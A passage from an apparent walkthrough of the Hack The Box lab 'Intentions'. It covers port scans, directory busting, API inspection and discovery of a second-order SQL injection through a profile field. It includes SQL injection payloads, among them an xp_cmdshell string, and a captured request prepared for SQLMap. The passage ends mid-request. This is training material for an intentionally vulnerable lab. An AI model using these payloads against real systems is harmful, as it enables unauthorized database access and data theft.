
| Name | Intentions |
|---|---|
| Platform | Hack The Box |
| Difficulty | Hard |
| Operating System | Linux |
Walkthrough
Initial Enumeration
In the initial Nmap scan, we can see that there are only a couple ports open and a few unknown ports coming back as filtered. Filtered ports tend to indicate some sort of potential firewall blocking, usually.
nmap -sT -p- -T4 10.10.11.220 > nmap.txt && cat nmap.txt
<pre>Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 14:53 EDT
          Nmap scan report for 10.10.11.220
          Host is up (0.24s latency).
          Not shown: 65529 closed tcp ports (conn-refused)
          PORT      STATE    SERVICE
          22/tcp    open     ssh
          80/tcp    open     http
          22775/tcp filtered unknown
          27893/tcp filtered unknown
          40708/tcp filtered unknown
          54754/tcp filtered unknown

          Nmap done: 1 IP address (1 host up) scanned in 989.78 seconds
          </pre>
nmap -sT -p 22,80 -A -T4 10.10.11.220 > nmap.txt && cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 15:13 EDT
          Nmap scan report for 10.10.11.220
          Host is up (0.24s latency).

          PORT   STATE SERVICE VERSION
          22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
          | ssh-hostkey:
          |   256 47:d2:00:66:27:5e:e6:9c:80:89:03:b5:8f:9e:60:e5 (ECDSA)
          |_  256 c8:d0:ac:8d:29:9b:87:40:5f:1b:b0:a4:1d:53:8f:f1 (ED25519)
          80/tcp open  http    nginx 1.18.0 (Ubuntu)
          |_http-title: Intentions
          |_http-server-header: nginx/1.18.0 (Ubuntu)
          Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
          Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), Linux 5.0 - 5.5 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
          No exact OS matches for host (test conditions non-ideal).
          Network Distance: 2 hops
          Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

          TRACEROUTE (using proto 1/icmp)
          HOP RTT       ADDRESS
          1   236.72 ms 10.10.16.1
          2   147.02 ms 10.10.11.220

          OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
          Nmap done: 1 IP address (1 host up) scanned in 24.39 seconds
Something that tends to be frequently overlooked is the UDP port scan. It is easy to overlook if you are not experienced and it can potentially lead to you missing important information in some cases, so make sure that you always run it. In this case, we have initially run a quick scan, then subsequently a more verbose scan on the only resulting open port which is associated with DHCP.
nmap -sU -p 68 -A -T4 10.10.11.220 > nmap.txt && cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 15:16 EDT
          Nmap scan report for 10.10.11.220
          Host is up (0.25s latency).

          PORT      STATE         SERVICE       VERSION
          68/udp    open|filtered dhcpc
          Too many fingerprints match this host to give specific OS details
          Network Distance: 2 hops

          TRACEROUTE (using port 49192/udp)
          HOP RTT       ADDRESS
          1   191.18 ms 10.10.16.1
          2   96.57 ms  10.10.11.220

          OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
          Nmap done: 1 IP address (1 host up) scanned in 119.21 seconds
SSH is usually not the first place to start enumeration on an CTF style box so lets start with HTTP on port 80.

This machine is running an Nginx web server with what appears to be a reverse proxy, according to the Wappalyzer scan.

Looks like we have a login on the splash page for what appears to be an image gallery. Looks like we can also register an account, so lets try to do that and see what we can do, but first lets check out the robots.txt file to see if there is anything interesting here.

Nothing listed here. Lets move on to registering an account.

Now that we have created an account, we can try to login and check out what we can do here.

There appears to be just a bunch of animal photos and no place to upload any images. Lets dig a little deeper.


If we go to our profile, we can alter our favorite genre, which I suppose is used to filter what images are shown. This could be an interesting area to poke around.
If we check out what updating our profile does, we see that is sends off a simple JSON object called genres to the back end.

Analyzing the traffic, it looks like we are reaching out to an API endpoint. It Looks like there are at least two API versions available to fuzz, but the default one is version 1, which is interesting. Lets take note of this, because we might want to come back here and see if there is anything uniquely different between any of the API versions.


For good measure, lets run some directory busting against the target machine to see if there is anything we haven’t seen.
There appear to be standard files and directories that are most likely associated with the photos used to populate the image gallery as well as an admin endpoint.
dirb http://10.10.11.220
-----------------
          DIRB v2.22
          By The Dark Raver
          -----------------

          START_TIME: Sun Jun 23 16:06:51 2024
          URL_BASE: http://10.10.11.220/
          WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

          -----------------

          GENERATED WORDS: 4612

          ---- Scanning URL: http://10.10.11.220/ ----
          + http://10.10.11.220/admin (CODE:302|SIZE:322)
          ==> DIRECTORY: http://10.10.11.220/css/
          + http://10.10.11.220/favicon.ico (CODE:200|SIZE:0)
          ==> DIRECTORY: http://10.10.11.220/fonts/
          + http://10.10.11.220/gallery (CODE:302|SIZE:322)
          + http://10.10.11.220/index.php (CODE:200|SIZE:1523)
          ==> DIRECTORY: http://10.10.11.220/js/
          + http://10.10.11.220/logout (CODE:302|SIZE:322)
          + http://10.10.11.220/robots.txt (CODE:200|SIZE:24)
          ==> DIRECTORY: http://10.10.11.220/storage/

          ---- Entering directory: http://10.10.11.220/css/ ----

          ---- Entering directory: http://10.10.11.220/fonts/ ----
          ==> DIRECTORY: http://10.10.11.220/fonts/vendor/

          ---- Entering directory: http://10.10.11.220/js/ ----

          ---- Entering directory: http://10.10.11.220/storage/ ----
          ==> DIRECTORY: http://10.10.11.220/storage/architecture/
          ==> DIRECTORY: http://10.10.11.220/storage/food/

          ---- Entering directory: http://10.10.11.220/fonts/vendor/ ----

          ---- Entering directory: http://10.10.11.220/storage/architecture/ ----

          ---- Entering directory: http://10.10.11.220/storage/food/ ----

          -----------------
          END_TIME: Sun Jun 23 19:03:29 2024
          DOWNLOADED: 36896 - FOUND: 6
When taking a quick look at the JavaScript file, we just see some more calls to that API endpoint that we discovered. In particular, it is reaching out to request user information. Lets go ahead and check this out.


Looks like this returned some information on our user that we just created. Notably, we get and id: 31 that we might be able to fuzz to find other usernames.
Something else interesting here, is that we notice that there is a key called genres which is safe to assume is related to the profile genre update field that we saw from earlier.

Lets go back and update the Favorite Genres in our profile and upload some test information and see if it shows up here. Since this is most likely going to be in the SQLi arena, lets upload a classic authentication bypass SQLi string as an example.
"'OR1=1"
After updating the profile and coming back to this endpoint, we can see that it has been saved and is now associated with out profile.

Now, because this query is related to the information being pulled down for the image gallery, if is most likely not going to be executed as SQL when requesting this endpoint. If we remember back to the JavaScript file we pulled down earlier, there was another endpoint, that appears to be related to the image gallery. The endpoint in question is /api/v1/gallery/user/feed.

If we navigate to that endpoint, we can see that it definitely appears to be populated with the items in the image gallery, and since it is associated with our user it is most likely curated based on our Favorite Genres. In the following example, I have changed the Favorite Genres back to the animals.
And if we navigate back to the main web page, we can see that a similar endpoint is referenced in the URL and our images are only ones showing animals.

Now, with that information in place, lets try some other payloads and see if we can get it to potentially throw some errors to validate any potential SQLi.
Sure enough, after testing some different SQL injection queries, we force a 500 server error with the payload: exec master..xp_cmdshell 'ipconfig+/all’. This is indicative of our input being parsed as an invalid SQL query.


Due to the nature of how we were able to throw this error this would be considered a Second-Order SQL Injection Vulnerability.
What is a Second-Order SQL Injection Attack?
Second-order SQL injection arises when user-supplied data is stored by the application and later incorporated into SQL queries in an unsafe way. To detect the vulnerability, it is normally necessary to submit suitable data in one location, and then use some other application function that processes the data in an unsafe way.
Now, we can go about manually trying to enumerate the database or building out a script, but for the sake of simplicity lets use the powerhouse that is SQLMap.
In order to exploit a second order SQL injection we can simply save the key requests that are being made to update the feed genre and verify that is has been updated, just as we have been doing manually. So, lets go ahead and capture the favorite genre request and save it to a file called updateGenres.
POST /api/v1/gallery/user/genres HTTP/1.1
          Host: 10.10.11.220
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
          Accept: application/json, text/plain, */*
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate, br
          X-Requested-With: XMLHttpRequest
          Content-Type: application/json
          X-XSRF-TOKEN: eyJpdiI6InpUdXdJU0NjNVVpWmQ5S2thK0NDdXc9PSIsInZhbHVlIjoiVmc2aE5VSFJkTjYveW9NUG1FOFYvYjRqREVJMHdGTXJrVHJyamY2STJpVS9SRjE3bnZ0ZjM3QVpNTUJRWVQ5RFZXUVdrS3QyYUNzTFhwRVlvYWkycEdOa3U4Y0cvQVhYUGw0aEFqVEpqQkdtVldjajZueUlSODE4Zk9jOTFqTWsiLCJtYWMiOiJhOTQ0ZDA0NjRlZDE1Mjg4MTVmNTgxNzFmNmMxZmNiZDllOGE4M2Y2OGQ1NWQ2ZTllNWIyNzcwMGYyMDY5NmUyIiwidGFnIjoiIn0=
          Content-Length: 17
          Origin: http://10.10.11.220
          Connection: keep-alive
          Referer: http://10.10.11.220/gallery
          Cookie: XSRF-TOKEN=eyJpdiI6InpUdXdJU0NjNVVpWmQ5S2thK0NDdXc9PSIsInZhbHVlIjoiVmc2aE5VSFJkTjYveW9NUG1FOFYvYjRqREVJMHdGTXJrVHJyamY2STJpVS9SRjE3bnZ0ZjM3QVpNTUJRWVQ5RFZXUVdrS3QyYUNzTFhwRVlvYWkycEdOa3U4Y0cvQVhYUGw0aEFqVEpqQkdtVldjajZueUlSODE4Zk9jOTFqTWsiLCJtYWMiOiJhOTQ0ZDA0NjRlZDE1Mjg4MTVmNTgxNzFmNmMxZmNiZDllOGE4M2Y2OGQ1NWQ2ZTllNWIyNzcwMGYyMDY5NmUyIiwidGFnIjoiIn0%3D; 